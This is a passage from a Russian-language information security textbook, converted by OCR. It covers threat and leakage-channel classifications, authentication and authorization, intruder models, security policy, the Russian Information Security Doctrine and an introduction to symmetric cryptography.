


Рисунок 1е – повторное использование

- **Разъединение**. Ресурс системы уничтожается, становится недоступным или непригодным к использованию. При этом нарушается **доступность** информации. Примером такого рода нарушений могут быть вывод из строя оборудования (например, жёсткого диска), физический обрыв линии связи, разрушение системы управления файлами, отказа в облуживании (DoS).
- **Перехват**. Несанкционированный доступ к ресурсу. При этом нарушается **конфиденциальность** информации. Получившим несанкционированный доступ наруши-

телем может быть физическое лицо, программа или компьютер. Примерами такого рода нарушений может быть подключение к кабелю связи или перехват данных в эфире в случае беспроводного доступа с целью перехвата данных и незаконного копирования данных.

- **Модификация (*"man in the middle"*)**. К ресурсу не только открывается несанкционированный доступ, но и сам ресурс подвергается модификации. При этом нарушается **целостность** информации.
- **Фальсификация**. В систему вносится подложный объект. При этом нарушается **аутентичность** информации.
- **Повторное использование (*"reply-атака"*)**. Повторное использование означает пассивный перехват данных с последующей их пересылкой для получения несанкционированного доступа. На самом деле replay-атаки являются одним из вариантов фальсификации, но в силу того, что это один из наиболее распространённых вариантов атаки для получения несанкционированного доступа, его часто рассматривают как отдельный тип атаки.

Ещё одна возможная классификация нарушений – разделение их на пассивные и активные. При этом к пассивным относится перехват, тогда как разъединение, модификация, фальсификация и повторное использование – это активный типы.

Классификация возможностей проникновения в систему и утечек информации

Все каналы проникновения в систему и утечки информации разделяют на прямые и косвенные. Под косвенными понимают такие каналы, использование которых не требует непосредственного физического доступа к системе. Для использования прямых каналов такое проникновение необходимо. Прямые каналы могут использоваться без внесения изменений в компоненты системы или с изменениями компонентов.

По способу получения информации возможны следующие каналы утечки и источники угроз безопасности:

- акустическое излучение информативного речевого сигнала;
- электрические сигналы, возникающие при преобразовании информативного сигнала из акустического в электрический (микрофонный эффект) и распространяющиеся по проводам и линиям, выходящими за пределы контролируемой зоны (пространство – территория, здание, часть здания – в котором исключено неконтролируемое пребывание лиц, не имеющих постоянного или разового допуска, и посторонних транспортных средств);
- виброакустические сигналы, возникающие посредством преобразования информативного акустического сигнала при воздействии его на строительные конструкции и инженерно-технические коммуникации защищаемых помещений (например, на оконные стёкла);
- несанкционированный доступ и несанкционированные действия по отношению к информации в автоматизированных системах, в том числе с использованием информационных сетей общего пользования;
- воздействие на технические или программные средства информационных систем в целях нарушения конфиденциальности, целостности и доступности информации, работоспособности технических средств, средств защиты информации посредством специально внедренных программных средств;
- побочные электромагнитные излучения информативного сигнала от технических средств, обрабатывающих конфиденциальную информацию, и линий передачи этой информации;
- наводки информативного сигнала, обрабатываемого техническими средствами, на цепи электропитания и линии связи, выходящие за пределы контролируемой зоны;

- радиоизлучения, модулированные информативным сигналом, возникающие при работе различных генераторов, входящих в состав технических средств, или при наличии паразитной генерации в узлах (элементах) технических средств;
- радиоизлучения или электрические сигналы от внедренных в технические средства и защищаемые помещения специальных электронных устройств перехвата речевой информации ("закладок"), модулированные информативным сигналом;
- радиоизлучения или электрические сигналы от электронных устройств перехвата информации, подключенных к каналам связи или техническим средствам обработки информации;
- прослушивание телефонных и радиопереговоров;[1]
- просмотр информации с экранов дисплеев и других средств ее отображения, бумажных и иных носителей информации, в том числе с помощью оптических средств;[2]
- хищение технических средств с хранящейся на них информацией или отдельных носителей информации.

Перехват информации или воздействие на нее с использованием технических средств могут вестись:

- из-за границы контролируемой зоны из близлежащих строений и транспортных средств;
- из смежных помещений, принадлежащих другим учреждениям (предприятиям) и расположенным в том же здании, что и объект защиты;
- при посещении учреждения (предприятия) посторонними лицами;
- за счет несанкционированного доступа (несанкционированных действий) к информации, циркулирующей в информационной системе, как с помощью технических средств самой системы, так и через информационные сети общего пользования.

Аутентификация, авторизация, аудит

К базовым категориям информационной безопасности также относятся понятия *аутентификации*, *авторизации*, *аудита*, т.н. принцип трёх «А». По счастливому стечению обстоятельств в англоязычной транскрипции названия этих терминов также начинаются с первой буквы латинского алфавита – «**A**».[3]

Аутентификация (*authentication*) – процедура проверки подлинности, например: проверка подлинности пользователя путём сравнения введённого им пароля с паролем в базе данных пользователей; подтверждение подлинности электронного письма путём проверки цифровой подписи письма по ключу шифрования отправителя; проверка контрольной суммы файла на соответствие сумме, заявленной автором этого файла. В русском языке термин применяется в основном в сфере информационных технологий.

Учитывая степень доверия и политику безопасности систем, проводимая проверка подлинности может быть односторонней или взаимной. Обычно она проводится с помощью криптографических методов.

Аутентификацию не следует путать с *авторизацией* (процедурой предоставления субъекту определённых прав, например, доступа к ресурсам) и *идентификацией* (процедурой распознавания субъекта по его идентификатору).

В любой системе аутентификации обычно можно выделить несколько элементов:

---

[1] Процедура смены пароля, забытого пользователем внутрикорпоративной сети фирмы Microsoft, обязывает группового администратора сделать телефонный звонок забывчивому пользователю только со стационарного телефона. Звонки с мобильных телефонов недопустимы, в виду бóльшей вероятности прослушки.

[2] Как известно, Кевин Митник находил немало полезного – пароли, автобусные билеты и пр. – на обрывках бумаги, выброшенных в мусорные корзины.

[3] В этом, конечно, нет ничего удивительного, т.к. термины имеют не русскоязычное происхождение.

- субъект, который будет проходить процедуру аутентификации;
- характеристика субъекта — отличительная черта;
- хозяин системы аутентификации, несущий ответственность и контролирующий её работу;
- сам механизм аутентификации, то есть принцип работы системы;
- механизм, предоставляющий или лишающий субъекта определенных прав доступа.

Ниже приведена таблица, наглядно иллюстрирующая описанные элементы системы аутентификации:

Элемент аутентификации	**Пещера 40 разбойников**	**Регистрация в системе**	**Банкомат**
Субъект	Человек, знающий пароль	Авторизованный пользователь	Владелец банковской системы
Характеристика	Пароль «Сезам, откройся!»	Секретный пароль	Банковская карта и персональный идентификатор
Хозяин системы	40 разбойников	Предприятие, которому принадлежит система	Банк
Механизм аутентификации	Волшебное устройство, реагирующее на слова	Программное обеспечение, проверяющее пароль	Программное обеспечение, проверяющее карту и идентификатор
Механизм управления доступом	Механизм, отодвигающий камень от входа в пещеру	Процесс регистрации, управления доступом	Разрешение на выполнение банковских операций

Ещё до появления компьютеров использовались различные отличительные черты субъекта, его характеристики. Сейчас использование той или иной характеристики в системе зависит от требуемой надёжности, защищенности и стоимости внедрения. Выделяют 3 фактора аутентификации:

- **Что-то, что мы знаем – пароль**. Это секретная информация, которой должен обладать только авторизованный субъект. Паролем может быть речевое слово, текстовое слово, комбинация для замка или персональный идентификационный номер (PIN). Парольный механизм может быть довольно легко реализован и имеет низкую стоимость. Но имеет существенные минусы: сохранить пароль в секрете зачастую бывает проблематично, злоумышленники постоянно придумывают новые методы кражи, взлома и подбора пароля. Это делает парольный механизм сравнительно слабозащищённым.
- **Что-то, что мы имеем – устройство аутентификации**. Здесь важен факт обладания субъектом каким-то уникальным предметом. Это может быть личная печать, ключ от замка, для компьютера это файл данных, содержащих характеристику. Характеристика часто встраивается в специальное устройство аутентификации, например, пластиковая карта, смарт-карта. Для злоумышленника заполучить такое устройство становится более проблематично, чем взломать пароль, а субъект может сразу же сообщить о случае кражи устройства. Это делает данный метод более

защищённым, чем парольный механизм, однако, стоимость такой системы более высокая.

- **Что-то, что является частью нас – биометрика**. Характеристикой является физическая особенность субъекта. Это может быть портрет, отпечаток пальца или ладони, голос или особенность глаза. С точки зрения субъекта, данный метод является наиболее простым: не надо ни запоминать пароль, ни переносить с собой устройство аутентификации. Однако биометрическая система должна обладать высокой чувствительностью, чтобы подтверждать авторизованного пользователя, но отвергать злоумышленника со схожими биометрическими параметрами. Также стоимость такой системы довольно велика. Но, несмотря на свои минусы, биометрика остается довольно перспективным фактором.

Авториза́ция (*authorization* – разрешение, уполномочивание) – предоставление определённому лицу или группе лиц прав на выполнение определённых действий и/или прав на некоторый ресурс; а также процесс проверки (подтверждения) данных прав при попытке выполнения этих действий. Часто можно услышать выражение, что какой-то человек «авторизован» для выполнения данной операции — это значит, что он имеет на неё право.

Авторизацию не следует путать с аутентификацией: аутентификация – это лишь процедура проверки подлинности данных, например, проверки соответствия введённого пользователем пароля к учётной записи паролю в базе данных, или проверка цифровой подписи письма по ключу шифрования, или проверка контрольной суммы файла на соответствие заявленной автором этого файла.

В англоязычной литературе можно встретить очень наглядное объяснение различий между аутентификацией и авторизацией. Два персонажа, Алиса и Боб[1], отправляются в аэропорт, причём лететь должна Алиса, а Боб просто решил её проводить. При входе в здание аэропорта производится фейс-контроль, для чего наших героев просят предъявить контроллёрам какой-либо документ. Убедившись, что и Алиса и Боб именно те, кем назвались, их пропускают в зал ожидания. Но в дальнейшем на борт самолёта пропустят только Алису, т.к. у неё есть подтверждающий документ – авиабилет. В описанном примере фейс-контроль на входе в аэропорт – это аутентификация, посадка в самолёт, право полёта на котором подтверждает билет – авторизация (Алиса «авторизована» для выполнения полёта).

Аудит (*auditing*) – это набор процедур мониторинга и учета всех событий, в том числе тех, которые могут представлять потенциальную угрозу для безопасности системы.

Аудит позволяет «следить» за выбранными объектами и выдавать сообщения тревоги, когда, например, какой-либо рядовой пользователь или процесс попытается прочитать или модифицировать системный файл. Если кто-то пытается выполнить действия, выбранные системой безопасности для мониторинга, то система аудита пишет сообщение в журнал регистрации, идентифицируя пользователя/процесс.

К термину *аудит* часто добавляется прилагательное «независимый». Это определение отражает возможность контроля и мониторинга системы независимо от её администратора. В «правильной» системе роли администратора и аудитора не должны совмещаться.

[1] Имена Элис (Алиса), Боб и Ева в криптографии и компьютерной безопасности являются стандартными обозначениями (метапеременными) для отправителя, получателя и перехватчика сообщений соответственно. Обычно они используются для удобства объяснения работы протоколов передачи данных, вместо буквенной нотации A, B и E. Ева по-английски пишется как Eve, что намекает на слово eavesdropper (подслушивающий).

Неформальная модель нарушителя

Нарушитель – это лицо, предпринявшее попытку выполнения запрещенных операций (действий) по ошибке, незнанию или осознанно со злым умыслом (из корыстных интересов) или без такового (ради игры или удовольствия, с целью самоутверждения и т.п.) и использующее для этого различные возможности, методы и средства.

Злоумышленником будем называть нарушителя, намеренно идущего на нарушение из корыстных побуждений.

Для того, чтобы определить вероятные источники угроз информационной безопасности автоматизированной информационной системы и показатели риска, для этих угроз строится неформальная модель нарушителя. Такая модель отражает потенциальные возможности и знания нарушителя, время и место действия, необходимые усилия и средства для осуществления атаки и т.п. и в идеале должны быть адекватна реальному нарушителю для данной АИС.

Модель нарушителя включает следующие (обоснованные) предположения:

- *О категориях лиц*, к которым *может принадлежать нарушитель*: пользователи системы, обслуживающий персонал, разработчики АИС, сотрудники службы безопасности, руководители – внутренние нарушители; клиенты, посетители, конкуренты, случайные лица – внешние нарушители.
- *О мотивах нарушителя*. Основными мотивами считаются три: безответственность, самоутверждение или корыстный интерес. В первом случае нарушения вызываются некомпетентностью или небрежностью без наличия злого умысла. Во втором случае нарушитель, преодолевая защиту АИС и получая доступ к системным данным, самоутверждается в собственных глазах или в глазах коллег (такой нарушитель рассматривает свои действия как игру «пользователь – против системы»). Наибольшей опасностью обладает третий тип нарушителя, который целенаправленно преодолевает систему защиты, движимый при этом корыстным интересом.
- *Об уровне знаний нарушителя*: на уровне пользователя АИС, на уровне администратора АИС, на уровне программиста, на уровне специалиста в области информационной безопасности.
- *О возможностях нарушителя (используемых методах и средствах)*: применяющий только агентурные методы, применяющий только штатные средства доступа к данным (возможно, в несанкционированном режиме), применяющий пассивные средства (возможность перехвата данных), применяющий активные средства (возможность перехвата и модификации данных).
- *О времени действия*: во время штатного функционирования АИС, во время простоя АИС, в любое время.
- *О месте действия*: без доступа на контролируемую территорию организации, с доступом на контролируемую территорию (но без доступа к техническим средствам), с рабочих мест пользователей, с доступом к базам данных АИС, с доступом к подсистеме защиты АИС.

Неформальная модель нарушителя строится на основе исследования АИС (аппаратных и программных средств) с учетом специфики предметной области и используемой в организации технологии обработки данных. Поскольку определение конкретных значений характеристик возможных нарушителей – в значительной степени субъективный процесс, обычно модель включает несколько обликов возможного нарушителя, по каждому из которых определяются значения всех приведенные выше характеристик. Наличие неформальной модели нарушителя позволяет выявить причины возможных нарушений информационной безопасности и либо устранить эти причины, либо усовершенствовать систему защиты от данного вида нарушений.

Политика безопасности

Построение и поддержка безопасной системы требует системного подхода. В соответствии с этим прежде всего необходимо осознать весь спектр возможных угроз для конкретной системы и для каждой из этих угроз продумать тактику ее отражения. В этой борьбе можно и нужно использовать самые разноплановые средства и приемы — морально-этические и законодательные, административные и психологические, защитные возможности программных и аппаратных средств сети.

Важность и сложность проблемы обеспечения безопасности требует выработки **политики информационной безопасности**, которая подразумевает ответы на следующие вопросы:

- Какую информацию защищать?
- Какой ущерб понесет предприятие при потере или при раскрытии тех или иных данных?
- Кто или что является возможным источником угрозы, какого рода атаки на безопасность системы могут быть предприняты?
- Какие средства использовать для защиты каждого вида информации?

Специалисты, ответственные за безопасность системы, формируя политику безопасности, должны учитывать несколько базовых принципов. Одним из таких принципов является предоставление каждому сотруднику предприятия того *минимально уровня привилегий* на доступ к данным, который необходим ему для выполнения его должностных обязанностей. Учитывая, что большая часть нарушений в области безопасности предприятий исходит именно от собственных сотрудников, важно ввести четкие ограничения для всех пользователей сети, не наделяя их излишними возможностями.

Ещё один важный принцип – использование комплексного подхода к обеспечению безопасности. Чтобы затруднить злоумышленнику доступ к данным, необходимо предусмотреть самые разные средства безопасности, начиная с организационно-административных запретов и кончая встроенными средствами сетевой аппаратуры. Административный запрет на работу в воскресные дни ставит потенциального нарушителя под визуальный контроль администратора и других пользователей, физические средства защиты (закрытые помещения, блокировочные ключи) ограничивают непосредственный контакт пользователя только приписанным ему компьютером, встроенные средства сетевой ОС (система аутентификации и авторизации) предотвращают вход в сеть нелегальных пользователей, а для легального пользователя ограничивают возможности только разрешенными для него операциями (подсистема аудита фиксирует его действия). Такая система защиты с многократным резервированием средств безопасности увеличивает вероятность сохранности данных.

Принцип баланса возможного ущерба от реализации угрозы и затрат на её предотвращение: ни одна система безопасности не гарантирует защиту данных на уровне 100%, поскольку является результатом компромисса между возможными рисками и возможными затратами. Определяя политику безопасности, администратор должен взвесить величину ущерба, которую может понести предприятие в результате нарушения защиты данных, и соотнести ее с величиной затрат, требуемых на обеспечение безопасности этих данных. Так, в некоторых случаях можно отказаться от дорогостоящего межсетевого экрана в пользу стандартных средств фильтрации обычного маршрутизатора, в других же можно пойти на беспрецедентные затраты. Главное, чтобы принятое решение было обосновано экономически.

При определении политики безопасности для сети, имеющей выход в Интернет, специалисты рекомендуют разделить задачу на две части: выработать политику доступа к сетевым службам Интернета и выработать политику доступа к ресурсам внутренней сети компании.

Политика доступа к сетевым службам Интернета включает следующие пункты:

- Определение списка служб Интернета, к которым пользователи внутренней сети должны иметь ограниченный доступ.
- Определение ограничений на методы доступа, например на использование протоколов PPP, torrent, skype и т.п. Ограничения методов доступа необходимы для того, чтобы пользователи не могли обращаться к «запрещенным» службам Интернета обходными путями.
- Принятие решения о том, разрешен ли доступ внешних пользователей из Интернета во внутреннюю сеть. Если да, то кому (возможно ещё и когда, в какое время). Часто доступ разрешают только для некоторых, абсолютно необходимых для работы предприятия служб, например электронной почты.

Политика доступа к ресурсам внутренней сети компании может быть выражена одним из двух принципов:

- запрещать все, что не разрешено в явной форме («белый список»);
- разрешать все, что не запрещено в явной форме («чёрный список»).

В соответствии с выбранным принципом определяются правила обработки внешнего трафика межсетевыми экранами и/или маршрутизаторами. Реализация защиты на основе первого принципа дает более высокую степень безопасности, однако при этом могут возникать большие неудобства у пользователей, а кроме того, такой способ защиты обойдется значительно дороже. При реализации второго принципа сеть окажется менее защищенной, однако пользоваться ею будет удобнее и потребуется меньше затрат.

Информационной безопасность на уровне государства

Доктрина информационной безопасности Российской Федерации (была утверждена 9 сентября 2000 года Президентом Российской Федерации В.В. Путиным) представляет собой совокупность официальных взглядов на цели, задачи, принципы и основные направления обеспечения информационной безопасности Российской Федерации. Она развивает Концепцию национальной безопасности РФ применительно к информационной сфере и служит основой для:

- формирования государственной политики в области обеспечения информационной безопасности Российской Федерации;
- подготовки предложений по совершенствованию правового, методического, научно-технического и организационного обеспечения информационной безопасности Российской Федерации;
- разработки целевых программ обеспечения информационной безопасности Российской Федерации.

Под *информационной безопасностью Российской Федерации* доктрина понимает состояние защищенности ее национальных интересов в информационной сфере, определяющихся совокупностью сбалансированных интересов личности, общества и государства.

Доктрина информационной безопасности РФ включает следующие разделы:

Национальные интересы РФ в информационной сфере и их обеспечение. При этом выделяются четыре основные составляющие:

1. Соблюдение конституционных прав и свобод человека и гражданина в области получения информации и пользования ею, обеспечение духовного обновления Рос-

сии, сохранение и укрепление нравственных ценностей общества, традиций патриотизма и гуманизма, культурного и научного потенциала страны.
2. Информационное обеспечение государственной политики Российской Федерации, связанное с доведением до российской и международной общественности достоверной информации о государственной политике Российской Федерации, ее официальной позиции по социально значимым событиям российской и международной жизни, с обеспечением доступа граждан к открытым государственным информационным ресурсам.
3. Развитие современных информационных технологий, отечественной индустрии информации, в том числе индустрии средств информатизации, телекоммуникации и связи, обеспечение потребностей внутреннего рынка ее продукцией и выход этой продукции на мировой рынок, а также обеспечение накопления, сохранности и эффективного использования отечественных информационных ресурсов.
4. Защиту информационных ресурсов от несанкционированного доступа, обеспечение безопасности информационных и телекоммуникационных систем, как уже развернутых, так и создаваемых на территории России.

Виды угроз информационной безопасности РФ:

1. Угрозы направленные на конституционные права и свободы человека в области информационной деятельности.
2. Угрозы информационного обеспечения государственной политики РФ.
3. Угроза развития современных ИТ отечественной индустрии, а так же не выход на внутренний и мировой рынок.
4. Угрозы безопасности информационных и телекоммуникационных средств и систем.

Методы обеспечения информационной безопасности РФ в доктрине:

Правовые методы

- Разработка нормативных правовых актов, регламентирующих отношения в сфере ИТ
- разработка нормативных методических документов отвечающим по вопросам информационной безопасности РФ

Организационно-технические методы

- создание системы информационной безопасности РФ и ее совершенствование
- привлечение лиц к ответственности, совершивших преступления в этой сфере
- создание систем и средств для предотвращения несанкционированного доступа к обрабатываемой информации
- выявление средств и устройств представляющих опасность для нормального функционирования систем, предотвращение перехвата информации с применение средств криптографической защиты как при передаче информации, так и при ее хранении
- контроль за выполнением требований по защите информации
- контроль за действиями персонала, имеющих доступ к информации, подготовка кадров в области обеспечения информационной безопасности РФ
- создание системы мониторинга информационной безопасности РФ

Экономические методы

- Разработка программ обеспечения информационной безопасности и их финансирование
- финансирование работ связанных с обеспечением информационной безопасности РФ

ГЛАВА 2. КРИПТОГРАФИЧЕСКИЕ ОСНОВЫ БЕЗОПАСНОСТИ

Криптогра́фия (от др.-греч. κρυπτός – скрытый и γράφω – пишу) – наука о методах обеспечения *конфиденциальности* (невозможность несанкционированного доступа к информации) и *аутентичности* (целостности и подлинности авторства, а также невозможности отказа от авторства) информации.

В некоторых источниках можно встретить ошибочное утверждение, что криптография – это только шифрование. Да, изначально криптография изучала методы шифрования информации – обратимого преобразования открытого (исходного) текста на основе секретного алгоритма и/или ключа в шифрованный текст (шифротекст). Традиционная криптография образует раздел **симметричных криптосистем**, в которых зашифрование и расшифрование проводится с использованием одного и того же секретного ключа. Но, кроме симметричных криптосистем, современная криптография включает в себя *асимметричные криптосистемы*, системы *электронной цифровой подписи* (ЭЦП), *хэш-функции*, системы *управление ключами*, *получение скрытой информации*, *квантовую криптографию* и др.

Криптография не занимается: защитой от обмана, подкупа или шантажа законных абонентов, кражи ключей и других угроз информации, возникающих в защищенных системах передачи данных.

Криптография на сегодня одна из старейших наук в истории человечества, её история насчитывает несколько тысяч лет.

Необходимо упомянуть об ещё одной весьма древней технологии сокрытия передаваемых данных – *стеганографии*. В отличие от *криптографии*, которая также обеспечивает конфиденциальность данных, стеганография скрывает сам факт их (данных) присутствия. Сообщение может быть, например, «распределено» по нескольким десяткам файлов с изображениями, музыкой, видео – и при просмотре/прослушивании этих отдельных файлов выявить наличие в них какой-либо скрытой информации практически невозможно. Один из древних способов, который можно с полным основанием отнести к стеганографии, заключался в следующем: на обритую голову раба записывалось необходимое сообщение, а когда его волосы отрастали, он отправлялся к адресату, который вновь брил его голову и считывал доставленное сообщение. Т.е. методы сокрытие информации были известны человечеству задолго до наступления компьютерной эры.

Практически всегда стеганографию используют совместно с методами криптографии, таким образом дополняя её. Преимущество стеганографии над «чистой» криптографией состоит в том, что скрытые сообщения не привлекают к себе внимания. В некоторых ситуациях сам факт шифрования сообщения может вызвать подозрение и даже стать поводом для привлечения шифрующего к ответственности в тех странах, в которых криптография запрещена или очень ограничена в использовании. Таким образом, криптография защищает содержание сообщения, а стеганография скрывает (защищает) сам факт наличия каких-либо скрытых посланий.

Терминология

Как обычно, вначале необходимо дать определения терминов и понятий, с которыми придётся столкнуться, изучая и используя криптографию и производные от неё технологии. Большинство терминов можно охарактеризовать, как вполне устоявшиеся и общепринятые, но иногда приходится сталкиваться с весьма удивительными оборотами речи, которые чаще всего являются прямой «калькой» (транскрипцией) с языка оригинала. Например, доводилось встречать словосочетание «криптование данных», которым авторы этого неологизма, видимо, пытались подчеркнуть разницу между криптографией и шифрованием (как частью криптографии).

- **Открытый (исходный) текст (plaintext)** – данные (не обязательно текстовые), передаваемые без использования криптографии.
- **Шифротекст, шифрованный (закрытый) текст (ciphertext)** – данные, полученные после применения криптосистемы (обычно – с некоторым указанным ключом).
- **Ключ** – параметр шифра, определяющий выбор конкретного преобразования данного текста. В современных шифрах криптографическая стойкость шифра целиком определяется секретностью ключа (принцип Керкгоффса[1]).
- **Шифр, криптосистема** – семейство обратимых преобразований открытого текста в шифрованный.
- **Шифрование** – процесс нормального применения криптографического преобразования открытого текста на основе алгоритма и ключа, в результате которого возникает шифрованный текст.
- **Расшифрование** – процесс нормального применения криптографического преобразования шифрованного текста в открытый.
- **Асимметричный шифр, шифр с двумя ключами, шифр с открытым ключом** – шифр, в котором используются два ключа, шифрующий и расшифровывающий. При этом, зная ключ зашифровывания, нельзя расшифровать сообщение, и наоборот.
- **Открытый ключ** – свободно распространяемый ключ из пары ключей асимметричной системы. *Шифрующий* для секретной переписки и *расшифровывающий* – для электронной подписи.
- **Приватный (закрытый) ключ** – ключ из пары ключей асимметричной системы, который хранится в секрете.
- **Криптоанализ** – наука о методах расшифровки зашифрованной информации без предназначенного для такой расшифровки ключа или, как вариант, наука, изучающая математические методы нарушения конфиденциальности и целостности информации.
- **Криптоаналитик** – человек, создающий и применяющий методы криптоанализа.
- Криптография и криптоанализ составляют **криптологию**, как единую науку о создании и взломе шифров (такое определение привнесено с Запада, до этого в СССР и России не применялось специального деления).
- **Криптографическая атака** – попытка криптоаналитика вызвать отклонения в атакуемой защищенной системе обмена информацией. Успешную криптографическую атаку называют **взлом** или **вскрытие**.
- **Дешифрование (дешифровка)** – процесс извлечения открытого текста без знания криптографического ключа на основе известного шифрованного. Термин дешифрование обычно применяют по отношению к процессу криптоанализа шифротекста (хотя криптоанализ сам по себе, вообще говоря, может заключаться и в анализе шифросистемы, а не только зашифрованного ею открытого сообщения).
- **Криптографическая стойкость** – способность криптографического алгоритма противостоять криптоанализу.
- **Имитозащита** – защита от навязывания ложной информации. Имитозащита достигается обычно за счет включения в пакет передаваемых данных имитовставки.
- **Имитовставка** – блок информации, применяемый для имитозащиты, зависящий от ключа и данных.
- **Электронная цифровая подпись (ЭЦП)**, или **электронная подпись** – информация в электронной форме, присоединенная к другой информации в электронной


[1] Сущность принципа заключается в том, что чем **меньше** секретов содержит система, тем **выше** её безопасность. Так, если утрата любого из секретов приводит к разрушению системы, то система с меньшим числом секретов будет надёжней. Чем больше секретов содержит система, тем более она ненадёжна и потенциально уязвима. Чем меньше секретов в системе — тем выше её прочность (Брюс Шнайер).

форме (электронный документ) или иным образом связанная с такой информацией. Используется для определения лица, подписавшего информацию (электронный документ). По технологии это асимметричная имитовставка (ключ защиты отличается от ключа проверки), которую проверяющий не может подделать.

- **Центр сертификации** или **удостоверяющий центр** – сторона, чья честность неоспорима, а открытый ключ широко известен. Задача центра сертификации — подтверждать подлинность открытых ключей шифрования с помощью сертификатов электронной подписи.
- **Хэш-функция** – функция, которая преобразует сообщение произвольной длины в число («свёртку») фиксированной длины. Для криптографической хэш-функции (в отличие от хэш-функции общего назначения) сложно вычислить обратную функцию и/или найти два сообщения с общей (одинаковой) хэш-функцией.

Алгоритмы традиционного (симметричного) шифрования

Общая схема симметричной (традиционной) криптографии выглядит следущим образом:



В процессе шифрования используется определенный алгоритм шифрования, на вход которому подаются исходное незашифрованное сообщение (**plaintext**) и ключ. На выходе алгоритма создаётся зашифрованное сообщение (**ciphertext**). Ключ является значением, не зависящим от шифруемого сообщения. Изменение ключа должно приводить к изменению зашифрованного сообщения (шифротекста).

Зашифрованное сообщение передается получателю. Получатель преобразует зашифрованное сообщение в исходное незашифрованное сообщение с помощью алгоритма дешифрования и *того же самого ключа*, который использовался при шифровании, или ключа, *легко получаемого из ключа шифрования*.

Незашифрованное сообщение принято обозначать P или M, от слов plaintext или message. Шифротекст обычно обозначают как C, от слова ciphertext.

Безопасность, обеспечиваемая традиционной криптографией, зависит от нескольких факторов:

- криптографический алгоритм должен быть достаточно сильным, чтобы передаваемое зашифрованное сообщение невозможно было расшифровать без ключа, используя только различные статистические закономерности зашифрованного сообщения или какие-либо другие способы его анализа.
- безопасность передаваемого сообщения должна зависеть от секретности ключа, но не от секретности алгоритма (принцип Керкгоффса). Алгоритм должен быть проанализирован специалистами, чтобы исключить наличие слабых мест (security by obscurity).

- алгоритм должен быть таким, чтобы нельзя было узнать ключ, даже зная достаточно много пар (зашифрованное сообщение/незашифрованное сообщение), полученных при шифровании с использованием данного ключа.


Можно сказать, что основная проблема защиты при использовании симметричного шифрования заключается в надёжном сохранении секретности ключа.

Алгоритмы симметричного шифрования различаются способом, которым обрабатывается исходный текст. Возможно шифрование **блоками** или шифрование **потоком**.

Блок текста рассматривается как неотрицательное целое число, либо как несколько независимых неотрицательных целых чисел. Длина блока всегда выбирается равной степени двойки. В большинстве блочных алгоритмов симметричного шифрования используются следующие типы операций:

- Табличная подстановка, при которой группа битов отображается в другую группу битов. Это так называемые **S-box**.
- Перемещение, с помощью которого биты сообщения каким-то образом переупорядочиваются.
- Операция сложения по модулю **2**, обозначаемая **XOR** или $\oplus$.
- Операция сложения по модулю $\mathbf{2^{32}}$ или по модулю $\mathbf{2^{16}}$.
- Циклический сдвиг на некоторое число битов.

Обычно эти операции циклически повторяются в алгоритме, образуя так называемые ***раунды***. Входом каждого *раунда* является выход предыдущего *раунда* и ключ, который получен по определенному алгоритму из ключа шифрования **K**. Ключ *раунда* называется ***подключом***. Каждый алгоритм шифрования может быть представлен следующим образом:



Симметричные алгоритмы шифрования могут быть применимы во многих приложениях:

- Шифрование данных. Алгоритм должен быть эффективен при шифровании файлов данных или большого потока данных.
- Генерация случайных чисел. Алгоритм должен быть эффективен при создании определенного количества случайных битов.

- Хэширование. Алгоритм должен эффективно преобразовываться в одностороннюю хэш-функцию.

